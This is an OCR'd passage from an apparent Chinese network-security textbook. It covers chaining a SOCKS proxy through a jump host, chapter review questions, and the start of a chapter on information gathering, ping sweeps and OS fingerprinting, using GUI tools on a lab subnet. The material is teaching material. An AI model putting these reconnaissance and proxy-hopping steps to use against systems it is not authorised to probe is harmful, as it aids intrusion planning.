


图 4-17　设置 Socks 代理

设置 Socks 代理服务器为本地 IP 地址 127.0.0.1，端口设置为跳板的监听端口 1913，选择 Socks 版本 5 作为代理。设置完毕后，单击“确定”，主界面如图 4-18 所示。




图 4-18　代理客户端的主界面

添加需要代理的应用程序，单击工具栏图标“新建”，例如现在添加 IE（Internet Explore），设置方式如图 4-19 所示。



图 4-19　设置需要代理的应用程序

设置完毕后，IE 的图标就在列表中了，选中 IE 图标，然后单击工具栏图标“运行”，如图 4-20 所示。



图 4-20 运行程序

在 IE 的连接过程中，查看代理跳板的对话框，可以看到连接的信息。注意：这些信息在一次连接会话完毕后会自动消失。

思考与练习

1. 简述黑客的分类，以及黑客需要具备哪些精神。
2. 黑客攻击的步骤，每个步骤的目的是什么？
3. 简述黑客攻击的类型。
4. 简述网络代理跳板的功能。

第 5 章　网络扫描与网络监听

本章学习目标：

- 了解信息搜集的种类；
- 掌握网络安全扫描的步骤；
- 掌握操作系统探测技术原理；
- 掌握监听原理；
- 了解各种监听工具使用方法。

5.1 信息搜集

5.1.1 信息搜集概述

古语云：知己知彼，百战不殆。如图 5-1 所示，入侵者在入侵之前都会想方设法搜集尽可能多的信息，获得的信息越多，发现的缺陷也就越多，入侵攻击的成功率也就越高。其实，作为一个入侵者，会花费大量的时间在进行信息搜集、筛选、分析、再搜集、再筛选、再分析这样最重要也是最枯燥的工作，所以，花费在信息搜集上的时间往往是整个攻击过程中最多的。入侵者的哲学是："没有无用信息"。




图 5-1　信息搜集

在攻击者对特定的网络资源进行攻击之前，他们需要了解将要攻击的环境，这需要搜集汇总各种和目标系统相关的信息，包括机器数目、类型、操作系统等。

5.1.2 信息搜集的种类

1．网络扫描——主动的信息搜集

网络扫描是采用模拟攻击的形式对目标可能存在的已知安全漏洞逐项进行检查，目标可以是工作站、服务器、交换机、路由器、数据库等对象。根据扫描结果向扫描者提供周密可靠的分析服务。

2．网络监听——被动的信息搜集

网络监听是利用监听工具，监视网络的状态、数据的流动或者网络上传输的敏感信息。监听效果最好的地方是网关、路由器、防火墙之类信息聚集的设备处。

5.2 网络扫描

安全扫描技术是一类重要的网络安全技术。扫描本身不算一种攻击行为，但是它常常可以成为攻击发起前的准备工作。扫描器能够自动检测远程或本地主机的安全性弱点，发现远程服务器各种TCP端口的分配、提供的服务及相应的软件版本，记录目标给予的回答，搜集关于目标主机的各种有用信息。扫描器可以帮助发现目标主机存在的一些问题，而这些问题可能恰恰就是黑客攻击的关键点。

反之，网络管理人员同样可以利用安全扫描技术与防火墙、入侵检测系统互相配合，有效提高网络的安全性。通过对网络的扫描，网络管理员可以了解网络的安全配置和运行的应用服务，及时发现安全漏洞，客观评价网络风险等级。网络管理员可以根据扫描的结果更正网络安全漏洞和系统中的错误配置，在黑客攻击前进行防范。如果说防火墙和网络监控系统是被动的防御手段，那么安全扫描就是一种主动的防范措施，可以有效避免黑客攻击行为，做到防患于未然。

5.2.1 安全扫描技术分类

1．主机安全扫描技术

主机安全扫描技术是采用被动式扫描策略的，它基于主机之上，对系统中不合适的设置，脆弱的口令以及其他同安全规则抵触的对象进行检查。

2．网络安全扫描技术

网络安全扫描技术是采用主动式扫描策略的，它基于网络之上，通过执行一些脚本文件，模拟对系统进行攻击的行为，并记录系统的反应，从而发现其中的漏洞。

5.2.2 网络安全扫描的步骤

一次完整的网络安全扫描分为三个阶段。

（1）第一阶段：发现目标主机或网络。

（2）第二阶段：发现目标后进一步搜集目标信息，包括操作系统类型、运行的服务及服务软件的版本等。如果目标是一个网络，还可以进一步发现该网络的拓扑结构、路由设备以及各主机的信息。

（3）第三阶段：根据搜集到的信息判断或者进一步测试系统是否存在安全漏洞。

网络安全扫描技术包括：PING 扫射、操作系统探测、端口扫描以及漏洞扫描等。这些技术在网络安全扫描的三个阶段中各有体现。

5.2.3　PING 扫射技术

PING 扫射用于网络安全扫描的第一阶段，可以帮助我们识别系统是否处于活动状态。攻击者想知道哪些机器是活动的，哪些不是，公司里一天中不同的时间有不同的机器在活动。一般攻击者在白天寻找活动的机器，然后在深夜再次查找，这样就能区分工作站和服务器。

例 5-1　使用 PING 扫射软件探测活动主机。

使用工具软件 Quickping，该软件主要功能如下。

（1）扫描活动主机 IP。

（2）探测出网卡地址。

（3）探测出主机名。

该软件是绿色软件，完全的图形化界面，使用非常简单，主界面如图 5-2 所示。




图 5-2　PING 扫射主界面

在 IP 地址范围中输入 192.168.8.0～192.168.8.255，单击开始，可以扫描出活动主机，绿色代表开机，深绿色代表开机但基本信息没有扫描全。扫描结果如图 5-3 所示，其中 192.168.8.112 为真实机 IP，192.168.8.212 为虚拟机 IP。

QuickPing(V0.80/Windows98) --By CBB

IP地址：192 . 168 . 8　从 0　到 255　超时：200　线程：20

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47
48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63
64	65	66	67	68	69	70	71	72	73	74	75	76	77	78	79
80	81	82	83	84	85	86	87	88	89	90	91	92	93	94	95
96	97	98	99	100	101	102	103	104	105	106	107	108	109	110	111
112	113	114	115	116	117	118	119	120	121	122	123	124	125	126	127
128	129	130	131	132	133	134	135	136	137	138	139	140	141	142	143
144	145	146	147	148	149	150	151	152	153	154	155	156	157	158	159
160	161	162	163	164	165	166	167	168	169	170	171	172	173	174	175
176	177	178	179	180	181	182	183	184	185	186	187	188	189	190	191
192	193	194	195	196	197	198	199	200	201	202	203	204	205	206	207
208	209	210	211	212	213	214	215	216	217	218	219	220	221	222	223
224	225	226	227	228	229	230	231	232	233	234	235	236	237	238	239
240	241	242	243	244	245	246	247	248	249	250	251	252	253	254	255

起始：10:41:09　终止：10:41:34　用时：0:00:25　响应数：2

开始　表格模式　精简结果　保存　关闭

图 5-3　扫描结果

单击精简结果，可以查看扫描出的活动主机的网卡地址及主机名，如图 5-4 所示。




图 5-4　精简结果

5.2.4　操作系统探测技术

操作系统探测技术用于网络安全扫描的第二阶段，攻击者知道哪些机器是活动的，下

一步是要识别每台主机运行哪种操作系统，因为对于不同类型的操作系统，其上的系统漏洞有很大区别，所以攻击的方法也完全不同，甚至同一种操作系统的不同版本的系统漏洞也是不一样的。

操作系统探测技术的原理是根据不同的操作系统在网络底层协议的各种实现细节上略有不同，扫描程序通过向远程主机发送不平常的或者没有意义的数据包来完成，因为这些数据包 RFC 在 internet 标准中没有列出，每个操作系统对它们的处理方法不同，扫描程序通过解析输出，能够弄清自己正在访问的设备运行的是何种操作系统。

例 5-2 探测活动主机的操作系统。

使用工具软件 LanHelper 可以探测出目标计算机使用的操作系统，主界面如图 5-5 所示。



图 5-5 操作系统探测主界面

选择 Network 菜单中的 Scan IP，输入 192.168.8.212（虚拟机 IP 地址），单击 Start Scan，开始进行扫描。扫描结果如图 5-6 所示，可以探测出虚拟机操作系统，同时可以探测出一些其他系统信息。

